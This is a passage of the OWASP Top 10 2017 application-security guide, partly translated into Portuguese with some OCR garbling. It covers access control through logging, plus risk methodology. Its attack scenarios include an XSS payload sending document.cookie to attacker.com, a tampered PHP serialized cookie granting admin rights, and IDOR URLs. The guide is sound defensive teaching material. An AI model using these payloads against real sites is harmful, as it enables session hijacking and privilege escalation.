- Metadata manipulation, such as replaying or tampering with a JWT access control token or a cookie or hidden field manipulated to elevate privileges, or abusing JWT invalidation

- CORS misconfiguration allows unauthorized API access.
- Force browsing to authenticated pages as an unauthenticated user, or to privileged pages as a standard user or accessing API with missing access controls for POST, PUT and DELETE.

12.2 How To Prevent

Access control is only effective if enforced in trusted server-side code or server-less API, where the attacker cannot modify the access control check or metadata.

- With the exception of public resources, deny by default.
- Implement access control mechanisms once and re-use them throughout the application, including CORS.
- Model access controls should enforce record ownership, rather than accepting that the user can create, read, update or delete any record.
- Unique application business limit requirements should be enforced by domain models.
- Disable web server directory listing, and ensure file metadata (e.g. .git) and backup files are not present within web roots.
- Log access control failures, alert admins when appropriate (e.g. repeated failures).
- Rate limit API and controller access to minimize the harm from automated attack tooling.
- JWT tokens should be invalidated on the server after logout.
- Developers and QA staff should include functional access control unit and integration tests.

12.3 Example Attack Scenarios

Scenario #1: The application uses unverified data in a SQL call that is accessing account information:

```
pstmt.setString(1, request.ge arameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

An attacker simply modifies the 'acct' parameter in the browser to send whatever account number they want. If not properly verified, the attacker can access any user's account.

http://example.com/app/accountInfo?acct=notmyacct

Scenario #2: An attacker simply force browses to target URLs. Admin rights are required for access to the admin page.

```
http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo
```

If an unauthenticated user can access either page, it's a flaw. If a non-admin can access the admin page, this is a flaw.

12.4 References

12.4.1 OWASP

- OWASP Proactive Controls: Access Controls
- OWASP Application Security Verification Standard: V4 Access Control
- OWASP Testing Guide: Authorization Testing
- OWASP Cheat Sheet: Access Control

12.4.2 External

- CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
- CWE-284: Improper Access Control (Authorization)
- CWE-285: Improper Authorization
- CWE-639: Authorization Bypass Through User-Controlled Key
- PortSwigger: Exploiting CORS misconfiguration

13 A6:2017 Configuração Incorreta de Segurança

Agentes de Ameaça/Vetores de Ataque
Access Lvl | Exploitability 3
Attackers will often attempt to access default accounts, unused pages, unpatched flaws, unprotected files and director

13.1 Is the Application Vulnerable?

The application might be vulnerable if the application is:

- Missing appropriate security hardening across any part of the application stack.
- Unnecessary features are enabled or installed (e.g. unnecessary ports, services, pages, accounts, or privileges).
- Default accounts and their passwords still enabled and unchanged.

- Error handling reveals stack traces or other overly informative error messages to users.
- For upgraded systems, latest security features are disabled or not configured securely.
- The security settings in the application servers, application frameworks (e.g. Struts, Spring, ASP.NET), libraries, databases, etc. not set to secure values.
- The server does not send security headers or directives or are not set to secure values.
- The software out of date or vulnerable (see **A9:2017-Using Components with Known Vulnerabilities**). Without a concerted, repeatable application security configuration process, systems are at a higher risk.

13.2 How To Prevent

Secure installation processes should be implemented, including:

- A repeatable hardening process that makes it fast and easy to deploy another environment that is properly locked down. Development, QA, and production environments should all be configured identically, with different credentials used in each environment. This process should be automated to minimize the effort required to setup a new secure environment.
- A minimal platform without any unnecessary features, components, documentation and samples. Remove or do not install unused features and frameworks.
- A task to review and update the configurations appropriate toall security notes, updates and patches as part of the patch management process (see **A9:2017-Using Components with Known Vulnerabilities**).
- A segmented application architecture that provides effective, secure separation between components or tenants, with segmentation, containerization, or cloud security groups (ACLs).
- Send security directives to client agents, e.g. Security Headers.
- An automated process to verify the effectiveness of the configurations and settings in all environments

13.3 Example Attack Scenarios

Scenario #1: The application server comes with sample apps that are not removed from your production server. These sample apps have known security flaws attackers use to compromise your server. If one of these apps is the admin console, and default accounts weren't changed the attacker logs in with default passwords and takes over.

Scenario #2: Directory listing is not disabled on your server. An attacker discovers they can simply list directories. The attacker finds and downloads your compiled Java classes, which they decompile and reverse engineer to view your code. The attacker then finds a serious access control flaw in your application.

Scenario #3: The app server's configuration allows detailed error messages e.g. stack traces to be returned to users. This potentially exposes sensitive information or underlying flaws such as component versions that are known to be vulnerable.

Scenario #4: The default configuration or a copied old one activates old vulnerable protocol versions or options that can be misused by an attacker or malware.

13.4 References

13.4.1 OWASP

- OWASP Testing Guide: Configuration Management
- OWASP Testing Guide: Testing for Error Codes
- OWASP Security Headers Project

For additional requirements in this area, see the ASVS requirements areas for Security Configuration (V11 and V19).

13.4.2 External

- NIST Guide to General Server Hardening
- CWE-2: Environmental Security Flaws
- CWE-16: Configuration
- CWE-388: Error Handling
- CIS Security Configuration Guides/Benchmarks

14 A7:2017 Cross-Site Scripting (XSS)

Agentes de Ameaça/Vetores de Ataque
Access Lvl | Exploitability 3
Automated tools can detect and exploit all three forms of XSS, and there are freely available exploitation frameworks

14.1 Is the Application Vulnerable?

There are three forms of XSS, usually targeting users' browsers:

- **Reflected XSS**: Your application or API includes unvalidated and unescaped user input as part of HTML output. A successful attack can allow the attacker to execute arbitrary HTML and JavaScript in the victim's browser. Typically the user will need to interact with some malicious link that points to an attacker-controlled page, such as malicious watering hole websites, advertisements, or similar.

- **Stored XSS**: Your application or API stores unsanitized user input that is viewed at a later time by another user or an administrator. Stored XSS is often considered a high or critical risk.
- **DOM XSS**: JavaScript frameworks, single-page applications, and APIs that dynamically include attacker-controllable data to a page are vulnerable to DOM XSS. Ideally, your application would not send attacker-controllable data to unsafe JavaScript APIs.

Typical XSS attacks include session stealing, account takeover, MFA bypass, DOM node replacement or defacement (such as trojan login panels), attacks against the user's browser such as malicious software downloads, key logging, and other client side attacks.

14.2 How To Prevent

Preventing XSS requires separation of untrusted data from active browser content. This can be achieved by:

- Using frameworks that automatically escape XSS by design, such as the latest Ruby on Rails, React JS. Learn the limitations of each framework's XSS protection and appropriately handle the use cases which are not covered.
- Escaping untrusted HTTP request data based on the context in the HTML output (body, attribute, JavaScript, CSS, or URL) will resolve Reflected and Stored XSS vulnerabilities. The OWASP Cheat Sheet 'XSS Prevention' has details on the required data escaping techniques.
- Applying context sensitive encoding when modifying the browser document on the client side acts against DOM XSS. When this cannot be avoided, similar context sensitive esca-ping techniques can be applied to browser APIs as described in the OWASP Cheat Sheet 'DOM based XSS Prevention'.
- Enabling a Content Security Policy (CSP) is a defense-in-depth mitigating control against XSS. It is effective if no other vulnerabilities exist that would allow placing malicious code via local file includes (e.g. path traversal overwrites or vulnerable libraries in permitted sources).

14.3 Example Attack Scenario

Scenario 1: The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>"; The attacker modifies the 'CC' parameter in the browser to:

```
'><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'
```

This attack causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

Note: Attackers can use XSS to defeat any automated CSRF defense the application might employ.

14.4 References

14.4.1 OWASP

- OWASP Proactive Controls: Encode Data
- OWASP Proactive Controls: Validate Data
- OWASP Application Security Verification Standard: V5
- OWASP Testing Guide: Testing for Reflected XSS
- OWASP Testing Guide: Testing for Stored XSS
- OWASP Testing Guide: Testing for DOM XSS
- OWASP Cheat Sheet: XSS Prevention
- OWASP Cheat Sheet: DOM based XSS Prevention
- OWASP Cheat Sheet: XSS Filter Evasion
- OWASP Java Encoder Project

14.4.2 External

- CWE-79: Improper neutralization of user supplied input
- PortSwigger: Client-side template injection

15 A8:2017 Desserialização insegura

Agentes de Ameaça/Vetores de Ataque
Access Lvl | Exploitability 1
Exploitation of deserialization is somewhat difficult, as off the shelf exploits rarely work without changes or tweaks t

15.1 A aplicação está vulnerável?

Applications and APIs will be vulnerable if they deserialize hostile or tampered objects supplied by an attacker.

This can result in two primary types of attacks:

- Object and data structure related attacks where the attacker modifies application logic or achieves arbitrary remote code execution if there are classes available to the application that can change behavior during or after deserialization.
- Typical data tampering attacks such as access control-related attacks where existing data structures are used but the content is changed.

Serialization may be used in applications for:

- Remote/Inter-process Communication (RPC/IPC)
- Wire protocols, web services, message brokers
- Caching/Persistence
- Databases, cache servers, file systems
- HTTP cookies, HTML form parameters, API authentication tokens

15.2 Como Prevenir?

The only safe architectural pattern is to not accept serialized objects from untrusted sources or to use serialization mediums that only permit primitive data types.

If that is not possible:

- Implement integrity checks such as digital signatures on any serialized objects to prevent hostile object creation or data tampering.
- Enforce strict type constraints during deserialization before object creation as your code typically expects a definable set of classes. Bypasses to this technique have been demonstrated so reliance solely on this is not advisable.
- Isolate and run code that deserializes in low privilege environments when possible.
- Log deserialization exceptions and failures, such as where the incoming type is not the expected type, or the deserialization throws exceptions.
- Restrict or monitor incoming and outgoing network connectivity from containers or servers that deserialize.
- Monitor deserialization, alerting if a user deserializes constantly.

15.3 Exemplos de Cenários de Ataque

Scenario #1: A React application calls a set of Spring Boot microservices. Being functional programmers, they tried to ensure that their code is immutable. The solution they came up with is serializing user state and passing it back and forth with each request. An attacker notices the "R00" Java object signature, and uses the Java Serial Killer tool to gain remote code execution on the application server.

Scenario #2: A PHP forum uses PHP object serialization to save a "super" cookie, containing the user's user ID, role, password hash, and other state:

a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

An attacker changes the serialized object to give themselves admin privileges: a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

15.4 Referências

15.4.1 OWASP

- OWASP Cheat Sheet: Deserialization
- OWASP Proactive Controls: Validate All Inputs
- OWASP Application Security Verification Standard: TBA
- OWASP AppSecEU 2016: Surviving the Java Deserialization Apocalypse
- OWASP AppSecUSA 2017: Friday the 13th JSON Attacks

15.4.2 Externas

- CWE-502: Deserialization of Untrusted Data
- Java Unmarshaller Security
- OWASP AppSec Cali 2015: Marshalling Pickles

16 A9:2017 Utilização de Componentes com Vulnerabilidades Conhecidas

Agentes de Ameaça/Vetores de Ataque
Access Lvl | Exploitability 2
While it is easy to find already-written exploits for many known vulnerabilities, other vulnerabilities require concent

16.1 Is the Application Vulnerable?

You are likely vulnerable:

- If you do not know the versions of all components you use (both client-side and server-side). This includes components you directly use as well as nested dependencies.
- If any of your software is out of date. This includes the OS, Web/App Server, DBMS, applications, APIs and all components, runtime environments and libraries.

- If you do not scan for vulnerabilities regularly and subscribe to security bulletins related to the components you use.
- If you do not fix or upgrade the underlying platform, frameworks and dependencies in a timely fashion. This commonly happens is environments when patching is a monthly or quarterly task under change control, which leaves organizations open to many days or months of unnecessary exposure to fixed vulnerabilities.
- If you do not secure the components' configurations (see **A6:2017-Security Misconfiguration**).

16.2 How To Prevent

Software projects should have a process in place to:

- Remove unused dependencies, unnecessary features, components, files, and documentation.
- Continuously inventory the versions of both client-side and server-side components (e.g. frameworks, libraries) and their dependencies using tools like versions, DependencyCheck, retire.js, etc.
- Continuously monitor sources like CVE and NVD for vulnerabilities in your components. Use software composition analysis tools to automate the process. Subscribe to email alerts for security vulnerabilities related to components you use.
- Only obtain your components from official sources and, when possible, prefer signed packages to reduce the chance of getting a modified, malicious component.
- Monitor for libraries and components that are unmaintained or do not create security patches for older versions. If patching is not possible, consider deploying a virtual patch to monitor, detect, or protect against the discovered issue.

Every organization must ensure that there is an ongoing plan for monitoring, triaging, and applying updates or configuration changes for the lifetime of the application or portfolio.

16.3 Example Attack Scenarios

Scenario #1: Components typically run with the same privileges as the application itself, so flaws in any component can result in serious impact. Such flaws can be accidental (e.g. coding error) or intentional (e.g. backdoor in component). Some example exploitable component vulnerabilities discovered are:

- CVE-2017-5638, a Struts 2 remote code execution vulnerability that enables execution of arbitrary code on the server, has been blamed for significant breaches.

- While internet of things (IoT) are frequently difficult or impossible to patch, the importance of patching them can be great (eg: St. Jude pacemakers).

There are automated tools to help attackers find unpatched or misconfigured systems. For example, the Shodan IoT search engine can help you find devices that still suffer from Heartbleed vulnerability that was patched in April 2014.

16.4 References

16.4.1 OWASP

- OWASP Application Security Verification Standard: V1 Architecture, design and threat modelling
- OWASP Dependency Check (for Java and .NET libraries)
- OWASP Testing Guide - Map Application Architecture (OTG-INFO-010)
- OWASP Virtual Patching Best Practices

16.4.2 External

- The Unfortunate Reality of Insecure Libraries
- MITRE Common Vulnerabilities and Exposures (CVE) search
- National Vulnerability Database (NVD)
- Retire.js for detecting known vulnerable JavaScript libraries
- Node Libraries Security Advisories
- Ruby Libraries Security Advisory Database and Tools

17 A10:2017 Logs e Monitoração Insuficientes

Agentes de Ameaça/Vetores de Ataque
Access Lvl | Exploitability 2
Exploitation of insufficient logging and monitoring is the bedrock of nearly every major incident. Attackers rely on t

17.1 Is the Application Vulnerable?

Insufficient logging, detection, monitoring and active response occurs any time:

- Auditable events, such as logins, failed logins, and high value transactions are not logged.

- Logs of applications and APIs are not monitored for suspicious activity.
- Alerting thresholds and response escalation as per the risk of the data held by the application is not in place or effective.
- Penetration testing and scans by DAST tools (such as OWASP ZAP) do not trigger alerts.

For larger and high performing organizations, the lack of active response, such as real time alerting and response activities such as blocking automated attacks on web applications and particularly APIs would place the organization at risk from extended compromise. The response does not necessarily need to be visible to the attacker, only that the application and associated infrastructure, frameworks, service layers, etc. can detect and alert humans or tools to respond in near real time.

17.2 How To Prevent

As per the risk of the data stored or processed by the application:

- Ensure all login, access control failures, server-side input validation failures can be logged with sufficient user context to identify suspicious or malicious accounts, and held for sufficient time to allow delayed forensic analysis.
- Ensure that logs are generated in a format that can be easily consumed by a centralized log management solutions.
- Ensure high value transactions have an audit trail with integrity controls to prevent tampering or deletion, such as append only database tables or similar.
- Establish effective monitoring and alerting such that suspicious activities are detected and responded to in a timely fashion.
- Establish or adopt an incident response and recovery plan, such as NIST 800-61 rev 2 or later.

There are commercial and open source application protection frameworks such as OWASP AppSensor, web application firewalls such as mod_security with the OWASP Core Rule Set, and log correlation software with custom dashboards and alerting.

17.3 Example Attack Scenarios

Scenario 1: An open source project forum software run by a small team was hacked using a flaw in its software. The attackers managed to wipe out the internal source code repository containing the next version, and all of the forum contents. Although source could be recovered, the lack of monitoring, logging or alerting led to a far worse breach. The forum software project is no longer active as a result of this issue.

Scenario 2: An attacker uses scans for users using a common password. They can take over all accounts using this password. For all other users this scan leaves only 1 false login behind. After some days this may be repeated with a different password.

Scenario 3: A major US retailer reportedly had an internal malware analysis sandbox analyzing attachments. The sandbox software had detected potentially unwanted software, but no one responded to this detection. The sandbox had been producing warnings for some time before the breach was detected due to fraudulent card transactions by an external bank.

17.4 References

17.4.1 OWASP

- OWASP Proactive Controls: Implement Logging and Intrusion Detection
- OWASP Application Security Verification Standard: V8 Logging and Monitoring
- OWASP Testing Guide: Testing for Detailed Error Code
- OWASP Cheat Sheet: Logging

17.4.2 External

- CWE-223: Omission of Security-relevant Information
- CWE-778: Insufficient Logging

18 +D What's Next for Developers

18.1 Establish & Use Repeatable Security Processes and Standard Security Controls

Whether you are new to web application security or are already very familiar with these risks, the task of producing a secure web application or fixing an existing one can be difficult. If you have to manage a large application portfolio, this task can be daunting.

To help organizations and developers reduce their application security risks in a cost effective manner, OWASP has produced numerous free and open resources that you can use to address application security in your organization. The following are some of the many resources OWASP has produced to help organizations produce secure web applications and APIs. On the next page, we present additional OWASP resources that can assist organizations in verifying the security of their applications and APIs.

Activity	Description
Application Security Requirements	To produce a secure web application, you must define what secure means for th
Application Security Architecture	Rather than retrofitting security into your applications and APIs, it is far more
Security Standard Controls	Building strong and usable security controls is difficult. Using a set of standard
Secure Development Lifecycle	To improve the process your organization follows when building applications a
Application Security Education	The OWASP Education Project provides training materials to help educate deve

There are numerous additional OWASP resources available for your use. Please visit the OWASP Projects page, which lists all the Flagship, Labs, and Incubator projects in the OWASP project inventory. Most OWASP resources are available on our wiki, and many OWASP documents can be ordered in hardcopy or as eBooks.

19 +T What's Next for Security Testers

19.1 Establish Continuous Application Security Testing

Building code securely is important. But it's critical to verify that the security you intended to build is actually present, correctly implemented, and used everywhere it was supposed to be. The goal of application security testing is to provide this evidence. The work is difficult and complex, and modern high-speed development processes like Agile and DevOps have put extreme pressure on traditional approaches and tools. So we strongly encourage you to put some thought into how you are going to focus on what's important across your entire application portfolio, and do it cost-effectively.

Modern risks move quickly, so the days of scanning or penetration testing an application for vulnerabilities once every year or so are long gone. Modern software development requires continuous application security testing across the entire software development lifecycle. Look to enhance existing development pipelines with security automation that doesn't slow development. Whatever approach you choose, consider the annual cost to test, triage, remediate, retest, and redeploy a single application, multiplied by the size of your application portfolio.

Activity	Description
Understand the Threat Model	Before you start testing, be sure you understand what's important to spend time
Understand Your SDLC	Your approach to application security testing must be highly compatible with th
Testing Strategies	Choose the simplest, fastest, most accurate technique to verify each requiremen
Achieving Coverage and Accuracy	You don't have to start out testing everything. Focus on what's important and e
Making Findings Awesome	No matter how good you are at testing, it won't make any difference unless you

20 +O What's Next for Organizations

20.1 Start Your Application Security Program Now

Application security is no longer optional. Between increasing attacks and regulatory pressures, organizations must establish effective processes and capabilities for securing their applications and APIs. Given the staggering amount of code in the numerous applications and APIs already in production, many organizations are struggling to get a handle on the enormous volume of vulnerabilities.

OWASP recommends organizations establish an application security program to gain insight and improve security across their app and API portfolio. Achieving application security requires many different parts of an organization to work together efficiently, including security and audit, software development, business, and executive management. Security should be visible and measurable, so that all the different players can see and understand the organization's application security posture. Focus on the activities and outcomes that actually help improve enterprise security by eliminating or reducing risk. OWASP SAMM provides a lot of guidance in this space, and is the source of most of the key activities:

20.1.1 Get Started

- Document all applications and associated data assets. Larger organizations should consider implementing a Configuration Management Database (CMDB) for this purpose.
- Establish an application security program and drive adoption.
- Conduct a capability gap analysis comparing your organization to your peers to define key improvement areas and an execution plan.
- Gain management approval and establish an application security awareness campaign for the entire IT organization.

20.1.2 Risk Based Portfolio Approach

- Identify the protection needs of your application portfolio from a business perspective. This should be driven in part by privacy laws and other regulations relevant to the data asset being protected.
- Establish a common risk rating model with a consistent set of likelihood and impact factors reflective of your organization's tolerance for risk.
- Accordingly measure and prioritize all your applications and APIs. Add the results to your CMDB.
- Establish assurance guidelines to properly define coverage and level of rigor required.

20.1.3 Enable with a Strong Foundation

- Establish a set of focused policies and standards that provide an application security baseline for all development teams to adhere to.
- Define a common set of reusable security controls that complement these policies and standards and provide design and development guidance on their use.
- Establish an application security training curriculum that is required and targeted to different development roles and topics.

20.1.4 Integrate Security into Existing Processes

- Define and integrate secure implementation and verification activities into existing development and operational processes.
- Activities include threat modeling, secure design & review, secure coding & code review, penetration testing, and remediation.
- Provide subject matter experts and ssupport services for development and project teams to be successful.

20.1.5 Provide Management Visibility

- Manage with metrics. Drive improvement and funding decisions based on the metrics and analysis data captured. Metrics include adherence to security practices / activities, vulnerabilities introduced, vulnerabilities mitigated, application coverage, defect density by type and instance counts, etc.
- Analyze data from the implementation and verification activities to look for root cause and vulnerability patterns to drive strategic and systemic improvements across the enterprise. Learn from mistakes and offer positive incentives to promote improvements

21 +A: What's next for Application Managers

21.1 Manage the full Application Lifecycle

Applications belong to the most complex systems humans regularly create and maintain. IT management for an application should be performed by IT specialists who are responsible for the overall IT lifecycle of an application. We suggest establishing the role of application managers as technical counterpart to the application owner. The application manager is in charge of the whole application lifecycle from IT perspective from collecting the requirements until the process of retiring systems, which is often overlooked.

21.2 Requirements and Resource Management

- Collect and negotiate the business requirements for an application with the business, including the protection requirements with regard to confidentiality, authenticity, integrity and availability of all data assets, and the expected business logic.
- Compile the technical requirements including functional and non functional security requirements.
- Plan and negotiate the budget that covers all aspects of design, build, testing and operation, including security activities.

21.3 Request for Proposals (RFP) and Contracting

- Negotiate with internal or external developers the requirements, including guidelines and security requirements with respect to your security program, e.g. SDLC, best practices.
- Rate the fulfillment of all technical requirements including a planning and design phase.
- Negotiate all technical requirements including design, security and service level agreements (SLA).
- Adopt templates and checklists, such as OWASP Secure Software Contract Annex. **Note**: The Annex is a sample specific to US contract law, and is likely to need legal review in your jurisdiction. Please consult qualified legal advice before using the Annex

21.4 Planning and Design

- Negotiate planning and design with the developers and internal shareholders, e.g. security specialists.
- Define the security architecture, controls, and countermeasures appropriate to the protection needs and the expected threat level. This should be supported by security specialists.
- Ensure that the application owner accepts remaining risks or provides additional resources.
- In each sprint, ensure security stories are created including constraints added for non-functional requirements.

21.5 Deployment, Testing and Rollout

- Automate the secure deployment of the application, interfaces and of all components needed, including required authorizations.
- Test the technical functions and integration with the IT architecture and coordinate business tests.

- Create "use" and "abuse" test cases from technical and business perspectives.
- Manage security tests according to internal processes, the protection needs and the level of security required by the application.
- Put the application in operation and migrate from previously used applications if needed.
- Finalize all documentation, including the CMDB and security architecture.

21.6 Operating and Changes

- Operating including the security management for the application (e.g. patch management).
- Raise the security awareness of users and manage conflicts about usability vs security.
- Plan and manage changes, e.g. migrate to new versions of the application or other components like OS, middleware and libraries.
- Update all documentation, including in CMDB and the security architecture, controls, and countermeasures, including any runbooks or project documentation.

21.7 Retiring Systems

- Any required data should be archived. All other data should be securely wiped.
- Securely retire the application, including deleting unused accounts and roles and permissions.
- Set your application's state to retired in the CMDB.

22 +R Note About Risks

22.1 It's About The Risks That Weaknesses Represent


The Risk Rating methodology for the Top 10 is based on theOWASP Risk Rating Methodology. For each Top 10 category, we estimated the typical risk that each weakness introduces to a typical web application by looking at common likelihood factors and impact factors for each common weakness. We then ordered the Top 10 according to those weaknesses that typically introduce the most significant risk to an application. These factors get updated with each new Top 10 release as things change and evolve.

The OWASP Risk Rating Methodology defines numerous factors to help calculate the risk of an identified vulnerability. However, the Top 10 must talk about generalities, rather than specific vulnerabilities in real applications and APIs. Consequently, we can never be as precise as system owners can be when calculating risks for their application(s). You are best equipped to judge the importance of your applications and data, what your threats are, and how your system has been built and is being operated.

Our methodology includes three likelihood factors for each weakness (prevalence, detectability, and ease of exploit) and one impact factor (technical impact). The risk scales for each factor range from 1-Low to 3-High with terminology specific for each factor. The prevalence of a weakness is a factor that you typically don't have to calculate. For prevalence data, we have been supplied prevalence statistics from a number of different organizations (as referenced in the Acknowledgements on page 25) and we have aggregated their data together to come up with a Top 10 likelihood of existence list by prevalence. This data was then combined with the other two likelihood factors (detectability and ease of exploit) to calculate a likelihood rating for each weakness. The likelihood rating was then multiplied by our estimated average technical impact for each item to come up with an overall risk ranking for each item in the Top 10 (the higher the result the higher the risk). Detectability, Ease of Exploit, and Impact were calculated from analyzing reported CVEs that were associated with each of the Top 10 categories.

Note: This approach does not take the likelihood of the threat agent into account. Nor does it account for any of the various technical details associated with your particular application. Any of these factors could significantly affect the overall likelihood of an attacker finding and exploiting a particular vulnerability. This rating does not take into account the actual impact on your business. Your organization will have to decide how much security risk from applications and APIs the organization is willing to accept given your culture, industry, and regulatory environment. The purpose of the OWASP Top 10 is not to do this risk analysis for you.


The following illustrates our calculation of the risk for **A6:2017-Security Misconfiguration**



23 +RF Details About Risk Factors

23.1 Top 10 Risk Factor Summary

The following table presents a summary of the 2017 Top 10 Application Security Risks, and the risk factors we have assigned to each risk. These factors were determined based on the available statistics and the experience of the OWASP Top 10 team. To understand these risks for a particular application or organization, you must consider your own specific threat agents and business impacts. Even severe software weaknesses may not present a serious risk if there are no threat agents in a position to perform the necessary attack or the business impact is negligible for the assets involved.



RISK	Threat Agents	Attack Vectors	Security Weakness		Impacts		Score
		Exploitability	Prevalence	Detectability	Technical	Business	
A1:2017-Injection	App Specific	EASY ❸	COMMON ❷	EASY ❸	SEVERE ❸	App Specific	8.0
A2:2017-Authentication	App Specific	EASY ❸	COMMON ❷	AVERAGE ❷	SEVERE ❸	App Specific	7.0
A3:2017-Sens. Data Exposure	App Specific	AVERAGE ❷	WIDESPREAD ❸	AVERAGE ❷	SEVERE ❸	App Specific	7.0
A4:2017-XML External Entities (XXE)	App Specific	AVERAGE ❷	COMMON ❷	EASY ❸	SEVERE ❸	App Specific	7.0
A5:2017-Broken Access Control	App Specific	AVERAGE ❷	COMMON ❷	AVERAGE ❷	SEVERE ❸	App Specific	6.0
A6:2017-Security Misconfiguration	App Specific	EASY ❸	WIDESPREAD ❸	EASY ❸	MODERATE ❷	App Specific	6.0
A7:2017-Cross-Site Scripting (XSS)	App Specific	EASY ❸	WIDESPREAD ❸	EASY ❸	MODERATE ❷	App Specific	6.0
A8:2017-Insecure Deserialization	App Specific	DIFFICULT ❶	COMMON ❷	AVERAGE ❷	SEVERE ❸	App Specific	5.0
A9:2017-Vulnerable Components	App Specific	AVERAGE ❷	WIDESPREAD ❸	AVERAGE ❷	MODERATE ❷	App Specific	4.7
A10:2017-Insufficient Logging&Monitoring	App Specific	AVERAGE ❷	WIDESPREAD ❸	DIFFICULT ❶	MODERATE ❷	App Specific	4.0

23.2 Additional Risks To Consider

The Top 10 covers a lot of ground, but there are many other risks you should consider and evaluate in your organization. Some of these have appeared in previous versions of the Top 10, and others have not, including new attack techniques that are being identified all the time. Other important application security risks (ordered by CWE-ID) that you should additionally consider include:

- CWE-352: Cross-Site Request Forgery (CSRF)
- CWE-400: Uncontrolled Resource Consumption ('Resource Exhaustion', 'App-DoS')
- CWE-434: Unrestricted Upload of File with Dangerous Type

- CWE-451: User Interface (UI) Misrepresentation of Critical Information (Clickjacking and others)
- CWE-601: Unvalidated Forward and Redirects
- CWE-799: Improper Control of Interaction Frequency (Anti-Automation)
- CWE-829: Inclusion of Functionality from Untrusted Control Sphere (3rd Party Content)
- CWE-918: Server-Side Request Forgery (SSRF)

24 +Dat Methodology and Data

At the OWASP Project Summit, active participants and community members decided on a vulnerability view, with up to two (2) forward looking vulnerability classes, with ordering defined partially by quantitative data, and partially by qualitative surveys. ## Industry Ranked Survey

For the survey, we collected the vulnerability categories that had been previously identified as being "on the cusp" or were mentioned in feedback to 2017 RC1 on the Top 10 mailing list. We put them into a ranked survey and asked respondents to rank the top four vulnerabilities that they felt should be included in the OWASP Top 10-2017. The survey was open from Aug 2 – Sep 18, 2017. 516 responses were collected and the vulnerabilities were ranked.

Rank	Survey Vulnerability Categories	Score
1	Exposure of Private Information ('Privacy Violation') [CWE-359]	748
2	Cryptographic Failures [CWE-310/311/312/326/327]	584
3	Deserialization of Untrusted Data [CWE-502]	514
4	Authorization Bypass Through User-Controlled Key (IDOR & Path Traversal) [CWE-639]	493
5	Insufficient Logging and Monitoring [CWE-223 / CWE-778]	440

Exposure of private information is clearly the highest-ranking vulnerability, but fits very easily as an additional emphasis into the existing **A3:2017-Sensitive Data Exposure**. Cryptographic Failures can fit within Sensitive Data Exposure. Insecure deserialization was ranked at number three, so it was added to the Top 10 as **A8:2017-Insecure Deserialization** after risk rating. The fourth ranked User Controlled Key is included in **A5:2017-Broken Access Control**; it is good to see it rank highly on the survey, as there is not much data relating to authorization vulnerabilities. The number five ranked category in the survey is Insufficient Logging and Monitoring, which we believe is a good fit for the Top 10 list, which is why it has become **A10:2017-Insufficient Logging & Monitoring**. We have moved to a point where applications need to be able to define what may be an attack and generate appropriate logging, alerting, escalation and response.

24.1 Public Data Call

Traditionally, the data collected and analyzed was more along the lines of frequency data; how many vulnerabilities found in tested applications. As is well known, tools traditionally report all instances found of a vulnerability and humans traditionally report a single finding with a number of examples. This makes it very difficult to aggregate the two styles of reporting in a comparable manner.

For 2017, the incidence rate was calculated by how many applications in a given data set had one or more of a specific vulnerability type. The data from many larger contributors was provided in two views: The first was the traditional frequency style of counting every instance found of a vulnerability, the second was the count of applications that each vulnerability was found in (one or more times). While not perfect, this reasonably allows us to compare the data from Human Assisted Tools and Tool Assisted Humans. The raw data and analysis work is available in GitHub. We intend to expand on this with additional structure for future versions of the Top 10.

